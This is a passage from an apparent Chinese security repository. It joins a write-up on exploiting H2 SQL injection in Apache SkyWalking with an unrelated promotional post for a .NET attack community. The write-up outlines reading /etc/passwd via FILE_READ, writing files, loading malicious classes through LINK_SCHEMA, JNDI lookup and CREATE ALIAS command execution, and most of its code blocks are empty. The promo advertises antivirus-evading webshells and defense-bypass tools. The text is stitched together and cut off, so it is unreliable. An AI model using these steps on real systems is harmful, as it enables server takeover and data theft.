以org.apache.skywalking.oap.server.storage.plugin.jdbc.h2.dao.H2MetadataQueryDAO#searchServices为例,其graphqls如下:
|
||||
```
|
||||
```
|
||||
|
||||
以此构造出poc如下:
|
||||
```
|
||||
```
|
||||
|
||||
注入点位于keyword,sql语句变为:
|
||||
```
|
||||
```
|
||||
|
||||
不过处于like字段不太方便注入,在此处尝试注入总是Column
|
||||
"
|
||||
%
|
||||
"
|
||||
not found。
|
||||
|
||||
然而官方对于上面注入的修复不完善,还存在着一处queryLog注入,漏洞点位于org.apache.skywalking.oap.server.storage.plugin.jdbc.h2.dao.H2LogQueryDAO#queryLogs:
|
||||
|
||||

|
||||
|
||||
对于metricName做了拼接,而关于querylog的用法在log.graphqls中有:
|
||||
```
|
||||
```
|
||||
|
||||
以此构造poc,需要注意的是后面使用预编译,而在注入时需要注释掉后续拼接上的占位符,因此需要手动加上俩占位符:
|
||||
```
|
||||
```
|
||||
##
|
||||
|
||||
5
|
||||
## h2注入的进一步利用
|
||||
|
||||
|
||||
h2注入的利用思路比较多,因为skywalking是以sa权限启动的h2,所以各种需要权限的函数都可以使用。
|
||||
|
||||
读文件的函数FILE_READ:
|
||||
|
||||
SELECT FILE_READ('/etc/passwd', NULL)
|
||||
|
||||

|
||||
|
||||
能读就能写,文件写入函数为FILE_WRITE:
|
||||
```
|
||||
```
|
||||
|
||||
ps.此处需要写入的是16进制的文件内容。
|
||||
|
||||
getshell的方式也有,除了常规的利用写文件到定时任务或者其他我不了解的姿势之外,还有利用h2内置的函数link_schema。
|
||||
|
||||
首先,通过写文件我们可以写入恶意类,但还需要对该恶意类进行加载才能达成执行代码的效果,而link_schema函数的第二个参数在底层有加载类的效果。
|
||||
|
||||
|
||||
从这里跟入后能看到具体代码,具体在:org.h2.util.JdbcUtils#loadUserClass,没啥好说的,就是最后调用了Class.forName。
|
||||
|
||||
|
||||
那么这里就可以将我们写入的恶意类进行加载了。
|
||||
```
|
||||
```
|
||||
|
||||
需要注意的是写入的路径根据实际可写路径变化,不一定是config。
|
||||
|
||||
加载:
|
||||
```
|
||||
```
|
||||
|
||||
由于类加载机制(双亲委派机制)导致加载过的类无法再次加载,因此每次都需要创建一个不同的类名进行加载,同时将写入evi类和加载放一起,简单地写了一个生成脚本:
|
||||
```
|
||||
```
|
||||
|
||||
往sw一丢就触发calc了。
|
||||
|
||||

在尝试成功加载完恶意类后再看回到前面的link_schema底层代码,会发现有意思的东西(lookup):
|
||||
|
||||
|
||||
|
||||
很熟悉的东西,一看见lookup就立马会联想到jndi,是否可以直接利用jndi注入?答案是可以的。
|
||||
|
||||
var1实际上是link_schema的第三个参数,也就是数据库的连接串,第二个参数放入
|
||||
javax.naming.InitialContext
|
||||
,此时可以用lookup来发起连接。
|
||||
```
|
||||
```
|
||||
|
||||
在CVE-2020-9483时有提到过堆叠注入,sw的几处注入最后都是用executeQuery->prepareStatement,不满足堆叠的条件,既然提到了那么就顺带看一下在允许堆叠注入的情况下h2db的getshell方式。
|
||||
|
||||
CREATE ALIAS创建函数$$内为函数定义:
|
||||
```
|
||||
```
|
||||
|
||||
最后用call去调用函数达成命令执行。
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,185 @@
|
||||
# 最后一天福利 | 2024年度WebShell专题、内存马技术、反序列化漏洞文章和工具汇总
|
||||
小嘟 dotNet安全矩阵 2025-02-04 02:14
|
||||
|
||||
01
|
||||
|
||||
欢迎加入社区
|
||||
|
||||
为了更好地应对基于.NET技术栈的风险识别和未知威胁,dotNet安全矩阵星球从创建以来一直聚焦于.NET领域的安全攻防技术,定位于高质量安全攻防星球社区,也得到了许多师傅们的支持和信任,通过星球深度连接入圈的师傅们,一起推动.NET安全高质量的向前发展。
|
||||
|
||||
|
||||
|
||||
02
|
||||
|
||||
.NET攻防星球年度专题
|
||||
|
||||
大年初七,恭祝新春愉快!在这新的一年开始之际,让我们回顾一下过去一段时间在技术领域的成长和成果,同时展望未来的挑战和机遇。
|
||||
## 2.1 100+WebShell主题
|
||||
|
||||
WebShell已成为攻击者常用的工具之一,我们在.NET安全矩阵星球发布了100个.NET WebShell主题,包含了尝试各种方法绕过安全防护,具体列表如下图所示。
|
||||
|
||||

|
||||
## 2.2 20+内存马技术
|
||||
|
||||

在攻防技术中,**内存马**技术成为红蓝对抗中的一个重要战术。我们发布了**20篇内存马相关的技术面**,
|
||||
具体列表如下图所示。
|
||||
|
||||
|
||||
## 2.3 80+反序列化漏洞
|
||||
|
||||

反序列化攻击一直是攻击者在应用程序中寻求漏洞的一大方向,特别是在.NET应用中,许多开发者未能意识到反序列化所带来的风险。在这一领域,我们发布了**80篇反序列化攻击相关的主题**,并详细讨论了不同类型的反序列化漏洞及其利用方式。
|
||||
|
||||
|
||||
|
||||
03
|
||||
|
||||
.NET攻防社区优惠活动
|
||||
|
||||
目前dot.Net安全矩阵星球已成为中国.NET安全领域最知名、最活跃的技术知识库之一,超
|
||||
1000+
|
||||
成员一起互动学习。
|
||||
星球主题数量近
|
||||
600+
|
||||
,精华主题
|
||||
230+
|
||||
,
|
||||
PDF文档和压缩包
|
||||
300+。从Web应用到PC端软件应用,无论您是初学者还是经验丰富的开发人员,都能在这里找到对应的安全指南和最佳实践。
|
||||
|
||||
|
||||
|
||||
星球汇聚了各行业安全攻防技术大咖,并且每日分享.NET安全技术干货以及交流解答各类技术等问题,社区中发布很多高质量的.NET安全资源,可以说市面上很少见,都是干货。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
星球文化始终认为授人以鱼不如授人以渔!
|
||||
加入星球后可以跟星主和嘉宾们一对一提问交流,20+个专题栏目涵盖了点、线、面、体等知识面,助力师傅们快速成长!其中主题包括
|
||||
.NET 内网攻防实战、漏洞分析、内存马、代码审计、预编译、反序列化、webshell免杀、命令执行、C#工具库
|
||||
等等。
|
||||
|
||||

|
||||
|
||||
我们倾力打造专刊、视频等配套学习资源,循序渐进的方式引导加深安全攻防技术提高以及岗位内推等等服务。
|
||||
|
||||
|
||||
我们还有多个会员专属的内部星球陪伴群,加入的成员可以通过在群里提出问题或参与论的方式来与其他成员交流思想和经验。
|
||||
此外还可以通过星球或者微信群私聊向我们进行提问,以获取帮助迅速解决问题。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
03
|
||||
|
||||
部分精华栏目和主题
|
||||
## 3.1 免杀的WebShell
|
||||
|
||||
首先,在外网入口的打点阶段,推出了专为免杀设计的.NET WebShell工具系列。这些工具将帮助参赛者悄无声息地渗透目标系统,为后续操作奠定坚实基础。免杀WebShell系列共计
|
||||
包含57个脚本工具
|
||||
,部分工具如下所示。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
## 3.2 反序列化漏洞
|
||||
|
||||
接着,在外网入口的打点阶段,推出了专为.NET 反序列化漏洞方面的知识点和工具用法介绍。
|
||||
.NET
|
||||
反序列化漏洞系列共计
|
||||
包含55个工具和知识点
|
||||
,部分工具如下所示。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
## 3.3 安全防御绕过
|
||||
|
||||
随后,针对.NET主机安全防御的绕过策略,我们整理了一系列高效实用的工具,用于帮助参赛者突破常规防御机制。
|
||||
.NET 安全防御绕过系列共计
|
||||
包含17个工具
|
||||
,部分工具如下所示。
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
## 3.4 内网信息收集
|
||||
|
||||
然后,
|
||||
